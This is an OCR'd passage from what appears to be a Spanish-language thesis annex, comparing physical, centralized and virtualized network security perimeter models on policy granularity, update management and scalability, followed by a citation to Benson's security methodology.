
El perímetro de seguridad.	Este perímetro se define a través de los objetos físicos puertos y subredes. Cada dispositivo se debe poder configurar de forma estática, individual y a través de CLI. Para todo el tráfico de cada objeto físico se debe monitorear normalmente usando una sola política.	Todo el perímetro se debe definir a través de los conceptos de cada capa de aplicación, grupos y tipo de dispositivo. Todo el tráfico proveniente de los dispositivos más vulnerables como fuentes externas a la empresa se puede examinar más a fondo que el tráfico de los dispositivos más seguros internos de la compañía. Todo el tráfico puede de monitoreado de forma independiente a la ubicación de la fuente. En la configuración de bajo tacto es posible para todos los dispositivos de seguridad en cada dominio.	Aquí la política se desacopla del perímetro físico para lograr alinear mejor el procesamiento de la seguridad con las amenazas. Las políticas se pueden aplicar de una forma más granular esto en función de los atributos de la capa de aplicación, no solo de los atributos físicos como lo son los puertos. Se denota que la complejidad en la seguridad no nos aumenta en proporción a los cambios del perímetro físico y lógico, llegando a mejorar la protección para el creciente número de usuarios móviles. La supervisión coordinada y de multicapa consigue una cobertura de seguridad mucho más completa en

			la pila de las 7 capas.
Velocidad característica **Gestión proactiva de actualizaciones**	Es difícil de lograr una forma consistente esto debido a la disponibilidad de recursos finitos en el dispositivo integrado.	En la gestión centralizada de todos los parches y el despliegue de nuevas funciones que son posibles mediante el control centralizado con la idea de poder responder de manera rápida a las nuevas amenazas.	Mucho más simple para introducir funciones de tipo mejoradas ya que las operaciones simplificadas alivian la necesidad de configurar dispositivos individuales. Nos permite el entorno de ejecución virtual VEE donde podemos analizar y responder rápidamente a las amenazas cambiantes sin la necesidad de parchar cada dispositivo de la red individual, Vee permite la creación de los prototipos pruebas y despliegues en tiempo real para poder responder rápido a las nuevas amenazas. Una operación significativa y más

			simple que reduce el costo.
Alta escalabilidad	Este requiere un aumento proporcional en el hardware para poder asegurar la cobertura en el perímetro físico.	El procesamiento de seguridad virtualizada crea demandas de hardware y la complejidad de la administración.	Deja aumentar la capacidad de procesamiento de la seguridad junto con el alcance de la red y el procesamiento de seguridad adicional. Mejora la utilización por que los aumentos pueden lograr proporcionar alguna forma temporal.

Fuente: El Autor

Anexo 2. Metodología de seguridad según Benson



Fuente: BENSON. Vdocuments.mx [imagen]. Metodologia de seguridad según Benson (consultado: Noviembre 6 de 2018) disponible en https://vdocuments.mx/metodologia-de-seguridad-informatica-segun-benson.html